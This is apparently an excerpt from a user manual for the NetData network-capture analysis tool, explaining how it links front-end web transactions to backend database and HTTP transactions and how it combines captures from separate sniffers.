For a backend sequence to be associated with a front-end transaction, two delays must be within the limits specified in the search window:


- the delay from the arrival of the front-end request to the start of the first backend transaction; and
- the delay from the end of the last backend transaction (excluding listed post-response and terminating transactions) to the start of the front-end response.

If groups of backend transactions on the same connection relate to different front-end transactions they are assumed to be separated by at least the specified minimum idle period unless the groups start or terminate with a recognised transaction category.

Clients and services needn't be typed into the search window. View the Dialogue chart, right-click on the required client or service, choose to Focus on the object, and click the Focused button in the search window to adopt the focused object.


	Trn Key	Request Strt	Description	End Rsp	Server	LRqst	Trips...	LResp
•	38985	01:05:35.0436	GET: /webapp/wcs/stores/servlet/SearchDispla...	1.7242	appServer	1361	1109	258018
•	39040	01:05:35.4252	GET: /webapp/wcs/stores/servlet/en/SearchDi...	1.3819	appServer	3287	896	216237
•	39179	01:05:36.9076	GET: /webapp/wcs/stores/servlet/StoreView--200	0.0119	appServer	853	5	2102
•	39836	01:05:37.2161	GET: /webapp/wcs/stores/servlet/en/davidjone...	0.2094	appServer	1975	92	119687
•	39852	01:05:35.8258	POST: /webapp/wcs/stores/servlet/SearchBas...	1.6269	appServer	2676	1109	153344
•	40630	01:05:22.724	GET: /webapp/wcs/stores/servlet/SearchDispla...	16.3068	appServer	3419	9273	754923
•	41085	01:05:39.609	GET: /webapp/wcs/stores/servlet/AutoSuggest...	0.0088	appServer	1885	2	1920
•	41216	01:05:39.7871	GET: /webapp/wcs/stores/servlet/AutoSuggest...	0.0037	appServer	2965	0	1920


After families have been formed and front-end transactions loaded from the database, the Trips column of the transaction table displays the number of child transactions found for each front-end transaction. The Trips column is not normally visible and has to be revealed with the Columns button.




The chart above displays the response times of front-end transactions after families have been formed. A pop-up transaction description also displays the number of child (backend) transactions in a parent's family.

A right-click on any marker presents an option to 'Plot Transaction Timing'. If the selected transaction is a user transaction this function offers to load either the transaction's packets or all its component server transactions; if it is the parent of a transaction family, this function offers to load either its packets or all its child transactions. In the latter case, the function also offers to display the loaded family as a waterfall list.






This transaction-timing chart displays many families formed by the new search tool and reveals what may be an unnecessary delay in the application server. The red front-end transaction arrived before the pale blue transaction had finished but appears to have waited for the same thread (and same connection with the database) even though four other database sessions were idle.



The backend transactions of the olive-green family on this chart involved one database connection and three secondary, HTTP connections to backend17.



The category list of the olive-green family tells there were 1053 queries, 24 cursor closures and 12 backend HTTP Posts before the terminating Commit.


There is no reason why an application must adhere to the rules of behaviour assumed by this tool; a front-end transaction might use a single thread, but may launch some backend transactions asynchronously; Oracle applications often use two or more database sessions to complete a transaction and appear to swap sessions with each other. Even though the tool may be further refined to handle more complex applications, it is unlikely to identify all transaction families. However, there is a broad suite of tools for manually identifying and editing families, and there are several search techniques for finding data in backend transactions that relate to a front-end transaction.


7.5 Multi-Tier Transaction Families Across Different Projects

NetData's functions for manually or automatically creating multi-tier transaction families can also relate front-end (parent) transactions in one capture sequence to backend (child) transactions in another capture sequence. The two concurrent captures from different sniffers are first analysed by NetData in separate projects in the normal way. The two projects are joined by specifying the name of the backend project to the front-end project, in the 'Multi-Tier' page of controls (see below).


That page also presents all the controls that direct automatic identification of families. The family search tool considers only the transactions of designated services (defined by lists of servers with optional port numbers), and transactions can be further restricted to those of a particular client. A checkbox qualifying the front-end transactions indicates whether the front-end project records all the parents of all the backend transactions. If true, and NetData finds a period in which only one non-family front-end transaction is in progress, then it can assume that the lone front-end transaction generated all the non-family backend transactions in the period.

When a front-end project is linked to a backend project in this way, it is able to generate charts with records loaded from both project databases. A drop-down menu in the load-data window allows either project to become active, for loading records. The mini-chart at the top of the load-data window reflects only the relevant records of the active project. The transaction-class tree relates only to the active project, and its window is always closed when the active project is changed. A standard dialogue chart is normally drawn from the records of both projects but also can be confined to a single project.






Packets captured by different sniffers are time-stamped by different clocks and those clocks are not always synchronised. Timestamps from the backend sniffer can be adjusted when records are loaded from the database, adding a number of seconds specified on the multi-tier page. The required adjustment is usually quite apparent when a transaction timing chart is drawn with both front- and backend transactions.

